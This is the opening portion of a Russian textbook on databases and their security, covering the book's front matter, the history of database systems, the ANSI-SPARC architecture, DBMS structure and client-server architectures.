СПЕЦИАЛИТЕТ

Ю.В. Полищук, А.С. Боровский

БАЗЫ ДАННЫХ И ИХ БЕЗОПАСНОСТЬ

УЧЕБНОЕ ПОСОБИЕ

СРЕДНЕЕ ПРОФЕССИОНАЛЬНОЕ ОБРАЗОВАНИЕ

Серия основана в 2001 году

Ю.В. ПОЛИЩУК
А.С. БОРОВСКИЙ

БАЗЫ ДАННЫХ И ИХ БЕЗОПАСНОСТЬ

УЧЕБНОЕ ПОСОБИЕ

Рекомендовано Межрегиональным учебно-методическим советом профессионального образования в качестве учебного пособия для учебных заведений, реализующих программу среднего профессионального образования по укрупненным группам специальностей 09.00.00 «Информатика и вычислительная техника», 10.00.00 «Информационная безопасность» (протокол № 8 от 22.06.2020)

Электронно-Библиотечная Система
znanium.com

Москва
ИНФРА-М
2021

УДК 004.65(075.32)
ББК 32.973-018.2я723
П50

Рецензент:
Васильев В.И., доктор технических наук, профессор кафедры вычислительной техники и защиты информации Уфимского государственного авиационного технического университета

Полищук Ю.В.

П50 Базы данных и их безопасность : учебное пособие / Ю.В. Полищук, А.С. Боровский. — Москва : ИНФРА-М, 2021. — 210 с. — (Среднее профессиональное образование).

ISBN 978-5-16-016151-8 (print)
ISBN 978-5-16-109135-7 (online)

Учебное пособие посвящено вопросам реализации реляционных баз данных. Его целью является освоение базовых принципов проектирования, реализации, сопровождения и обеспечения информационной безопасности баз данных. В состав учебного пособия включены задания для лабораторных работ, контрольные вопросы и тесты для самопроверки.

Соответствует требованиям федеральных государственных образовательных стандартов среднего профессионального образования последнего поколения.

Для студентов учреждений среднего профессионального и высшего образования всех специальностей и направлений подготовки, интересующихся вопросами проектирования, реализации и безопасности баз данных.

УДК 004.65(075.32)
ББК 32.973-018.2я723

ISBN 978-5-16-016151-8 (print)
ISBN 978-5-16-109135-7 (online)

Список принятых сокращений

АБД – Администратор базы данных
БД – база данных
БнД – банки данных
ВТ – вычислительная техника
ИС – информационная система
ИБ – информационная безопасность
ИЛМ – информационно-логическая модель
ООСУБД – объектно-ориентированная система управления базами данных
ОС – операционная система
ПО – программное обеспечение
СУБД – система управления базами данных
AES – Advanced Encryption Standard
ANSI – American National Standards Institute
DBTG – Data Base Task Group
DDL – Data Definition Language
DES – Data Encryption Standard
DML – Data Manipulation Language
DOM – Document Object Model
GUI – Graphical User Interface
HTML – Hyper Text Markup Language
IDEA – International Data Encryption Algorithm
ISO – International Organization for Standardization
MD5 – Message Digest 5
NIST – National Institute of Standards and Technology
ODBC – Open Database Connectivity
SAX – Simple API for XML
SGML – Standard Generalized Markup Language
SHA – Secure Hashing Algorithm
SPARC – Standards Planning And Requirements Committee
SQL – Structured Query Language
SSL – Secure Sockets Layer
W3C – World Wide Web Consortium
XML – Extensible Markup Language
XPath – XML Path Language
XSD – Xml Schema Definition

Введение

В настоящее время большинство предприятий и организаций используют в своей деятельности различные информационные системы. Эффективность работы предприятия зависит от производительности и надежности информационной системы, основой которой служит база данных. Таким образом, эффективность работы информационной системы напрямую зависит от грамотно разработанного проекта базы данных, построить который помогут основы теории баз данных, рассматриваемые в настоящем пособии. Важным моментом при эксплуатации информационной системы предприятия является обеспечение ее информационной безопасности. Вопросы обеспечения информационной безопасности баз данных также рассматриваются в рамках данного пособия.

Учебное пособие включает три главы. Глава 1 содержит теоретические и практические основы баз данных. Глава 2 посвящена основам информационной безопасности баз данных. В главе 3 приведены примеры практической реализации информационной системы в защищенном исполнении. Все примеры в пособии подготовлены с применением бесплатно распространяемого программного обеспечения. Также приведены наборы тестовых заданий для самопроверки и карты ответов.

В результате изучения материала учебного пособия обучающийся должен:

знать

- современные технологии хранения и поиска информации;
- теоретические основы проектирования реляционных баз данных;
- формальные модели политик безопасности, политик управления доступом и информационными потоками;
- теоретические основы реализации информационных систем в защищенном исполнении;

уметь

- понимать значение информации в развитии современного общества;
- применять теоретические знания при проектировании реляционных баз данных;
- изучать и анализировать модели политик безопасности, политик управления доступом и информационными потоками;
- применять теоретические основы реализации информационных систем в защищенном исполнении;

владеть

- практическими навыками поиска и обработки информации по профилю деятельности в глобальных компьютерных сетях, библиотечных фондах и иных источниках информации;
- практическими навыками проектирования реляционных баз данных;
- практическими навыками применения политик безопасности, политик управления доступом и информационными потоками;
- практическими навыками применения теоретических основ реализации информационных систем в защищенном исполнении.

Стоит отметить, что материалы учебного пособия соответствуют тематике Федеральной целевой программы «Информационное общество (2011–2020)», утвержденной постановлением Правительства РФ от 20.10.2010 № 1815-р.

Глава 1
ТЕОРЕТИЧЕСКИЕ ОСНОВЫ БАЗ ДАННЫХ

1.1. ИСТОРИЯ РАЗВИТИЯ БАЗ ДАННЫХ

Анализ истории эксплуатации *вычислительной техники* (ВТ) позволяет выделить две основные области ее применения:

1) выполнение сложных и трудоемких вычислений;

2) использование в информационных системах.

Информационная система (ИС) — это программно-аппаратный комплекс, обеспечивающий реализацию следующих функций [1]:

1) надежное хранение информации;

2) обработка информации — выполнение специфических для данного приложения преобразований информации и вычислений;

3) предоставление пользователям удобного интерфейса взаимодействия с данными.

Как правило, ИС обрабатывают большие объемы структурированной информации. В качестве примеров ИС можно привести:

- информационные банковские системы;
- бухгалтерские информационные системы;
- системы бронирования билетов;
- медицинские информационные системы;
- биллинговые системы сотовых операторов и т.д.

В начальный период развития ВТ объемы обрабатываемой информации были относительно небольшими, что обусловлено их низкой производительностью и отсутствием энергонезависимых устройств хранения информации.

Первоначально в компьютерах применялись два основных вида устройств внешней памяти: магнитные ленты и барабаны.

Магнитные ленты имели возможность хранения довольно большого объема информации, но обеспечивали только последовательный доступ к хранящейся на них информации.

Магнитные барабаны по своим принципам работы более схожи с жесткими дисками современных персональных компьютеров. Они обеспечивали последовательный доступ к данным, но их основными недостатками были малый объем хранимой информации и низкая скорость ее обработки.

Использование ИС оправдывает себя в том случае, когда «стоимость» обработки информации с их применением ниже «стоимости» аналогичной ручной обработки информации. На данном этапе развития ВТ ее производительность и «стоимость» владения не способствовали развитию и внедрению ИС.

Ключевым моментом стало изобретение съемных магнитных дисков с подвижными головками, которые обеспечивали существенно бóльшую емкость хранимых данных и более высокую скорость их обработки, а возможность использования нескольких съемных магнитных дисков позволяла хранить бóльшие архивы данных.

Именно появление магнитных дисков послужило толчком к развитию и применению баз данных. До появления магнитных дисков каждая программа сама определяла местоположение данных на магнитной ленте или барабане и реализовывала взаимодействие с ними с помощью низкоуровневых команд. Такая организация обработки данных не позволяла эффективно обрабатывать несколько архивов данных, размещенных физически на одном внешнем носителе информации.

Следующим ключевым моментом в истории развития ИС стало внедрение централизованных систем управления файлами.

Файл — именованная область внешней памяти, в которую можно записывать и из которой можно считывать данные.

В зависимости от используемой системы управления файлами для них определяются правила именований, способы доступа к их содержимому, распределение файлов во внешней памяти и обеспечение доступа к данным.

Для пользователей файл представляет собой линейную последовательность записей. Они могут выполнять следующие стандартные операции:

- создать файл;
- открыть существующий файл;
- считать из файла определенную запись (первую, последнюю, текущую, следующую за текущей, предыдущую перед текущей);
- изменить текущую запись в файле на новую;
- добавить новую запись в конец файла.

Стоит отметить, что для обработки содержимого файла с помощью программы в ней нужно было прописать точную информацию о структуре обрабатываемого файла, а в случаях внесения изменений в структуру файла требовалась модернизация программы. В данном случае имеет место зависимость программ от данных. Последнее является существенным недостатком файловых систем,

который послужил толчком к созданию *систем управления базами данных* (СУБД).

Существенным недостатком файловых систем является то, что управление режимом доступа к файлу выполняет его создатель-владелец. Таким образом, при использовании файловых систем в качестве основы для информационной системы отсутствовали централизованные методы управления доступом к информации, что сильно снижало защищенность информации и послужило еще одной причиной разработки СУБД.

В качестве следующего недостатка файловых систем можно отметить слабые возможности по обеспечению многопользовательского доступа к данным. Такая необходимость обусловлена тем, что при обработке информации пользователям ИС может потребоваться внесение изменений в данные, физически расположенные в одном файле. В этом случае для корректной работы ИС необходима синхронизация их работы с общим файлом данных.

Для устранения перечисленных недостатков разработчиками ИС был предложен новый подход к управлению информацией, который был реализован в виде программных систем, названных впоследствии системами управления базами данных, а сами хранилища информации, которые работали под управлением данных систем, назывались *базами* или *банками данных* (БД и БнД).

Специалисты в области обработки данных выделяют семь этапов развития систем управления данными [2], которые схематично могут быть представлены в виде диаграммы, представленной далее (рис. 1.1).

Рис. 1.1. Основные этапы развития систем управления данными

Рассмотрим подробнее каждый из этапов развития систем управления данными.

Этап I. Ручная обработка данных. Первые упоминания о применении систем управления данными встречаются в истории Шумерской цивилизации (4000 г. до н.э.). В письменных свидетельствах, дошедших до наших дней, описывается учет царской казны и налоговых сборов. Со временем используемые для записей глиняные таблички были заменены бумагой, но обработка информации производилась вручную.

Этап II. Обработка данных с помощью перфокарт. В 1800 г. Джеквард Лум (Jacquard Loom) разработал машину, которая выполняла автоматизированный раскрой ткани по образцам, записанным на перфокарты, в 1890 г. Герман Холлерит (Herman Hollerith) применил технологию перфокарт для переписи населения США, которая оказалась успешной и привела к созданию под его началом фирмы *International Business Machines*, занимающейся поставками оборудования для регистрации данных [3].

В крупных организациях того времени оборудовались целые этажи под хранилища перфокарт, которые были укомплектованы перфораторами, сортировщиками и табуляторами. Их использование позволяло обрабатывать миллионы записей каждый день, что невозможно было сделать вручную.

Этап III. Программная обработка записей. В 1951 г. выпущен первый коммерческий серийный компьютер UNIVAC I, который был разработан компанией *Eckert-Mauchly Computer*, но выпускался компанией *Remington Rand*, так как компания-разработчик обанкротилась и была куплена.

Компьютер UNIVAC I состоял из 5200 электровакуумных ламп, весил 13 т, занимал площадь около 36 м^2, потреблял 125 кВт электроэнергии и выполнял до 1905 операций в секунду, работая на тактовой частоте 2,25 МГц. К нему подключалось до 10 ленточных накопителей UNISERVO, которые использовали в качестве ленты полоску бронзы с никелевым покрытием, позднее она была заменена на пластмассовую. Данный накопитель был очень эффективным при сортировках больших объемов данных, так как позволял записывать и считывать данные как в прямом, так и в обратном направлении. Первый UNIVAC I был официально продан Бюро переписи населения США 31 марта 1951 г.

Компьютеры данной модификации работали существенно быстрее своих устаревших аналогов, а для их размещения требовалось гораздо меньше места.

Неоспоримым преимуществом появившихся технологий было программное обеспечение (ПО), которое позволяло разрабатывать собственные программы. Существующее ПО поддерживало мо-

дель обработки записей на основе файлов — программы последовательно читали входные файлы и выдавали на выход новые файлы. Для реализации таких задач были разработаны специальные языки программирования, такие как COBOL.

На данном этапе развития применялась пакетная обработка транзакций — транзакции сохранялись на лентах в виде пакетов, которые сортировались в конце рабочего дня, затем транзакции объединялись с основной БД для создания нового основного файла.

Пакетная обработка обладала двумя недостатками:

- ошибка в транзакции распознавалась в конце рабочего дня при обработке основного файла, а ее исправление требовало много времени;
- БД обновлялась только в конце дня, таким образом ее текущее состояние становилось известно только после обновления.

Перечисленные недостатки были решены на следующем этапе эволюции систем управления данными.

Этап IV. Оперативные сетевые БД. Примером таких систем является система продажи железнодорожных билетов, которой необходимо оперативное обновление данных, так как системы данного вида во избежание ошибок не могут использовать устаревшую информацию. Такие системы не могут быть реализованы при использовании пакетной обработки транзакций.

Со временем была предложена технология создания СУБД с поддержкой оперативных транзакций, которые обрабатывались в интерактивном режиме и были реализованы за счет применения мониторов телеобработки.

Мониторы телеобработки — специализированное ПО, предназначенное для мультиплексирования терминалов. Задача этих мониторов заключалась в сборе сообщений-запросов, поступающих с терминалов, назначении программы-сервера для их обработки и направлении ответа соответствующему терминалу.

Оперативная обработка транзакций дополняла возможности пакетной обработки транзакций, которая также применялась для решения задач фонового формирования отчетов.

В 1965 г. была образована рабочая группа *Data base task group* (DBTG), которую возглавил Чарльз Бахман (Charles Bachman). Целью создания данной группы являлась разработка универсального языка БД. Результатом работы группы DBTG стало создание языков определения и манипулирования данными [4], а Бахман был удостоен премии Тьюринга.

Группа DBTG разрабатывала концепцию схем БД, которая требовалась для сокрытия физических деталей расположения записей.

Это позволяло приложениям видеть только логическую организацию записей и продолжать свою работу при изменении способов хранения данных.

В данный период поддерживались три вида схем данных:

1) логическая схема, определяющая глобальный логический проект записей БД и связей между ними;

2) физическая схема, описывающая физическое размещение записей БД и индексы, необходимые для организации логических связей;

3) «подсхема», раскрывающая только часть логической схемы, которая была доступна каждому приложению.

Использование перечисленных схем данных обеспечивало независимость данных. На данном этапе развития систем управления данными появилось понятие «*транзакция*» — минимальная логически осмысленная операция, которая имеет смысл и может быть совершена только полностью. Применение механизма блокировки позволяло конкурирующим транзакциям получать доступ к разным записям БД. В СУБД данного периода была реализована поддержка журнала транзакций, который в случаях сбоя позволял «откатить» транзакцию и вернуть БД в предыдущее непротиворечивое состояние.

Разработанные на основе новой методологии сетевые модели данных получили широкое распространение.

Этап V. Реляционные БД. Недостатком сетевой модели являлся низкий уровень навигационного интерфейса, что повышало трудоемкость создания и использования БД, построенных с помощью данной модели.

В 1970 г. сотрудник фирмы *IBM* Эдгар Кодд (Edgar Codd) предложил реляционную модель данных [5], которая стала успешной альтернативой низкоуровневому навигационному интерфейсу сетевой модели данных.

Реляционная модель получила свое название от англ. *relation* — «отношение». Особенность реляционной модели состояла в том, что в ней единообразно были представлены сущности и связи, а также реализована возможность использования единого унифицированного языка определения данных, навигации и манипулирования данными. Основой для реляционной модели послужила реляционная алгебра, математический аппарат которой обеспечивал возможность работы с множеством записей как с единым целым, что позволило получать решения с помощью более простых и понятных программ.

В результате совместной работы сотрудников фирмы *IBM* Теда Кодда (Ted Codd), Реймонда Бойса (Raymond Boyce), Дона Чемберлина (Don Chamberlin) и сотрудников Калифорнийского университета г. Беркли во главе с Майклом Стоунбрейкером (Michael Stonebraker) был разработан структурированный язык запросов (structured query language (SQL)) – формальный непроцедурный язык программирования, применяемый для создания, модификации и управления данными в реляционных БД.

Стандарт на язык SQL был разработан Американским национальным институтом стандартов (*American national standards institute* (*ANSI*)) в 1986 г., а в следующем году Международная организация стандартов (*International organization for standardization* (*ISO*)) приняла его как международный. Впоследствии в язык SQL вносились изменения и дополнения.

Реляционная модель обладает следующими дополнительными преимуществами:

1) подходит для приложений с архитектурой «клиент-сервер»;
2) реализует параллельную обработку данных;
3) удобна при создании графического пользовательского интерфейса.

В клиент-серверных приложениях выделяют две части: первая (клиентская) реализует ввод и вывод данных для пользователя; вторая (серверная) выполняет хранение информации в БД и обработку клиентских запросов к информации в БД. Удобство реляционной модели для клиент-серверных приложений обеспечивается возможностью обмена высокоуровневыми запросами и ответами, что минимизирует коммуникации между клиентом и сервером.

В 1990 г. фирма *Microsoft* совместно с компанией *Simba Technologies* разработала программный интерфейс доступа к БД (Open database connectivity (ODBC)).

Интерфейс ODBC позволял создавать приложения, способные обрабатывать информацию из нескольких источников (СУБД) без доработки исходного кода приложения.

В реляционной модели отношения представлены однородными множествами записей, а входом и выходом каждой операции является отношение. Последнее обеспечивает возможность удобной реализации конвейерного параллелизма, который реализуется путем направления результата одной операции на вход следующей.

Рассмотренные особенности реляционной модели были применены компанией *Teradata Corporation* при реализации системы массовой параллельной обработки (Teradata Database), которая используется для обработки данных в промышленных масштабах.

Применение технологии параллельной обработки данных позволило выполнять интеллектуальный анализ данных (data mining) очень больших БД [6].

Графический пользовательский интерфейс (Graphical user interface (GUI)) приложений, взаимодействующих с информацией из реляционной БД, может быть реализован по аналогии с электронными таблицами, так как отношение легко представляется в виде множества записей. Использование GUI позволяет пользователям визуально манипулировать данными и создавать собственные отношения в виде электронных таблиц.

Стоит отметить, что реляционные БД являются ключевым средством при создании клиент-серверных систем.

Этап VI. Объектно-ориентированные БД. Классическая реляционная модель данных предлагает четкое разделение программ и данных, при которой реализуется непосредственное встраивание типов данных в систему БД. Данный подход удобен при обработке простых типов — чисел, символьных данных, массивов, списков, множеств и др., но развитие ВТ привело к появлению новых приложений и сложных типов — временны́х рядов, картографии, звуковых и видеоданных, для которых требовались персональные средства обработки.

В качестве примера можно рассмотреть тип данных «временной ряд», который вместо встраивания в систему может быть реализован в виде библиотеки классов с методами для создания, обновления и удаления информации. Последнее позволит интегрировать полученную библиотеку классов в любую СУБД. В этом случае СУБД будет обеспечивать доступ, безопасность и т.д., а поведение будет определять тип данных «временной ряд».

Результатом работы в данном направлении стала разработка *объектно-ориентированных* СУБД (ООСУБД) — систем, в которых данные моделируются в виде объектов, их атрибутов, методов и классов [7].

Применение ООСУБД оправдывает себя в случаях решения высокопроизводительных задач по обработке данных, имеющих сложную структуру.

Этап VII. Формат XML. Развитие ВТ привело к наращиванию вычислительных мощностей персональных компьютеров и росту количества прикладных программ, использующих различные выходные форматы данных. Задача обработки данных требовала появления универсального формата данных. Решение было найдено: в 1998 г. был разработан расширяемый язык разметки (Extensible markup language (XML)).

Язык XML может рассматриваться как [8]:

- протокол хранения и управления информацией;
- семейство технологий обработки документов, реализующих все аспекты их обработки, начиная с оформления и заканчивая фильтрацией данных;
- философию обработки информации, которая призвана обеспечить максимальную полезность и гибкость данных путем придания им наиболее чистой и структурированной формы.

Язык XML — это система обозначений, основанная на тэгах, используемая для описания (разметки содержимого) документов, которая является стандартом, разработанным сообществом *World wide web consortium* (W3C) [9–12]. Язык XML реализует иерархическую модель данных.

В настоящее время все ведущие производители интегрируют поддержку XML в свои СУБД, а также появились СУБД, использующие XML в качестве основного формата хранения данных — Native XML СУБД, например СУБД Sedna [13].

Производители прикладного программного обеспечения разработали выходные форматы, построенные по технологии XML, что позволило реализовать автоматизированную обработку их содержимого, в том числе средствами СУБД.

1.2. ТРЕХУРОВНЕВАЯ АРХИТЕКТУРА ANSI-SPARC

В процессе работы с СУБД пользователи видят ее контент поразному. Например, пользователь, работающий с клиентской программой, не знает о внутренней структуре БД, так как программа использует только ту часть БД, которая доступна ей для работы, а для администратора системы, управляющего правами доступа к информации, доступна вся структура БД.

В 1975 г. Комитет планирования стандартов и норм (*Standards planning and requirements committee* (*SPARC*)) *ANSI* сформулировал трехуровневую архитектуру, определяющую принцип построения СУБД, которая охватывает внешний, концептуальный и внутренний уровни абстракции (рис. 1.2).

Основная задача архитектуры ANSI-SPARC — отделение пользовательского представления БД от ее физического представления.

Рассмотрим основные причины использования архитектуры ANSI-SPARC:

1) пользователи должны иметь возможность изменения представления данных, которая не оказывает влияния на других пользователей;

2) взаимодействие пользователей с данными не должно зависеть от особенностей реализации системы хранения;

3) администратор БД (АБД) должен иметь возможность изменения структуры хранения данных без влияния на пользовательские представления;

4) внутренняя структура БД не должна зависеть от физических особенностей хранения информации, например, от замены физического носителя информации.




Рис. 1.2. Трехуровневая архитектура ANSI-SPARC

Внешний уровень — это представление БД для пользователей системы, которое может включать несколько различных представлений.

Концептуальный уровень — это обобщенное представление БД, которое включает полное представление требований к данным, не зависящее от способов их хранения.

Внутренний уровень — это представление БД в компьютере, который описывает физическую реализацию БД. На данном уровне происходит взаимодействие СУБД с операционной системой (ОС).

На рис. 1.2 ниже внутреннего уровня расположен физический уровень, который контролируется ОС под руководством СУБД. Стоит отметить, что функции СУБД и ОС на физическом уровне не имеют четкого деления, так как у СУБД может быть реализована собственная файловая организация данных.

1.3. ОБОБЩЕННОЕ ФУНКЦИОНАЛЬНО-СТРУКТУРНОЕ ПРЕДСТАВЛЕНИЕ СУБД

Обобщенное функционально-структурное представление СУБД может быть схематично представлено так, как показано на рис. 1.3. Рассмотрим подробнее компоненты представленной схемы и их взаимодействие [14].

Процессор запросов преобразует запросы в последовательность низкоуровневых инструкций для контроллера БД.

Контроллер БД взаимодействует с запущенными программами и запросами. Он принимает запросы и проверяет внешние и концептуальные схемы для определения тех записей, которые необходимы для удовлетворения требований запроса, а затем вызывает контроллер файлов для выполнения запроса.

Контроллер файлов манипулирует предназначенными для хранения данных файлами. Он создает и поддерживает список структур и индексов, но не управляет физическим вводом (выводом) данных, а передает запросы соответствующим методам доступа.

Препроцессор языка определения данных (Data manipulation language (DML)) преобразует внедренные в прикладные программы DML-операторы в вызовы стандартных функций базового языка. Для генерации соответствующего кода он взаимодействует с процессором запросов.

Компилятор языка управления данными (Data definition language (DDL)) преобразует DDL-команды в набор таблиц, а затем сохраняет эти таблицы в системном каталоге.

Контроллер словаря управляет доступом к системному каталогу и обеспечивает работу с ним.

Контроллер БД состоит из следующих модулей:

1) контроль прав доступа проверяет наличие у пользователя полномочий для выполнения затребованной ими операции;

2) процессор команд получает управление для выполнения операции (команды);

3) средства контроля целостности выполняют проверку того, удовлетворяет ли операция всем установленным ограничениям поддержки целостности данных;




Рис. 1.3. Обобщенное функционально-структурное представление СУБД

4) оптимизатор запросов определяет оптимальную стратегию выполнения запроса;

5) контроллер транзакций осуществляет обработку операций, поступающих в процессе выполнения транзакций;

6) планировщик отвечает за бесконфликтное выполнение параллельных операций с БД. Под конфликтом понимается противоречие, возникающее в процессе выполнения параллельных операций, которое может привести к сбоями в работе СУБД;

7) контроллер восстановления гарантирует восстановление БД до целостного (непротиворечивого) состояния при возникновении сбоев. Целостное состояние характеризуется соответствием имеющейся в БД информации ее внутренней логике, структуре и всем явно заданным правилам;

8) контроллер буферов отвечает за перенос данных между оперативной памятью и вторичным запоминающим устройством (например, жестким диском).

Системный каталог — хранилище данных, которые описывают сохраняемую в БД информацию, т.е. метаданные, или «данные о данных». Он является одним из фундаментальных компонентов системы. Многие из перечисленных ранее программных компонентов строятся на использовании данных, хранящихся в си-

стемном каталоге, например, модуль контроля прав доступа использует системный каталог для проверки наличия у пользователя полномочий, необходимых для выполнения запрошенных им операций, а средства проверки целостности данных используют системный каталог для проверки того, удовлетворяет ли запрошенная операция всем установленным ограничениям поддержки целостности данных, и т.д.

1.4. АРХИТЕКТУРА МНОГОПОЛЬЗОВАТЕЛЬСКИХ СУБД

К наиболее распространенным архитектурам многопользовательских СУБД относят [15, 16]:

- файл-серверную;
- клиент-серверную;
- трехуровневый клиент-серверный вариант.

Рассмотрим подробнее перечисленные варианты архитектур и выделим их отличительные особенности.

Файл-серверные системы. Файловый сервер содержит файлы, необходимые для работы приложений и самой СУБД. Приложения и СУБД размещены и функционируют на отдельных рабочих станциях и обращаются к файловому серверу только для получения доступа к нужным им файлам, т.е. файловый сервер функционирует как совместно используемый жесткий диск (рис. 1.4).

В качестве недостатков файл-серверной архитектуры можно отметить следующие:

- большой объем сетевого трафика;
- сложность реализации параллельности, восстановления, целостности и безопасности.

Клиент-серверные системы. Архитектура «клиент-сервер» была разработана для нейтрализации недостатков, присущих файл-серверной архитектуре.

В данной архитектуре клиентская часть управляет пользовательским интерфейсом и логикой приложения (рис. 1.5).

Клиент принимает от пользователя запрос, проверяет синтаксис и генерирует SQL, который соответствует логике приложения. Затем он передает сообщение серверу, ожидает поступления ответа и форматирует полученные данные для представления их пользователю. Сервер принимает и обрабатывает запросы к БД, а затем передает полученные результаты обратно клиенту.

Рассмотрим перечень функций, реализуемых сторонами клиента и сервера, в архитектуре «клиент-сервер».

Рис. 1.4. Архитектура «файл-сервер»

Клиент реализует следующие функции:

- управляет пользовательским интерфейсом;
- принимает и проверяет синтаксис введенного пользователем запроса;
- выполняет приложение;
- генерирует запрос к БД и передает его серверу;
- отображает полученные данные пользователю.

Сервер выполняет следующие функции:

- принимает и обрабатывает запросы к БД со стороны клиентов;
- проверяет полномочия пользователей;
- гарантирует соблюдение ограничений целостности;
- выполняет запросы (обновления) и возвращает результаты клиенту;
- поддерживает системный каталог;
- обеспечивает параллельный доступ к БД;
- обеспечивает управление восстановлением.

Системы, построенные по архитектуре «клиент-сервер», обладают рядом преимуществ:

- обеспечивают более широкий доступ к существующим БД;
- повышают производительность системы, так как клиенты и сервер находятся на разных компьютерах и их процессоры способны выполнять приложения параллельно;
- снижают стоимость аппаратного обеспечения, так как мощный компьютер нужен только серверу;
- сокращают коммуникационные расходы, так как приложения выполняют часть операций на клиентских компьютерах и посылают через сеть только запросы к БД, что позволяет существенно сократить объем пересылаемых по сети данных;
- повышают уровень непротиворечивости данных, так как сервер может самостоятельно управлять проверкой целостности данных, поскольку все ограничения определяются и проверяются только в одном месте;
- данная архитектура согласуется с архитектурой открытых систем и может быть использована для организации средств работы с распределенными БД.

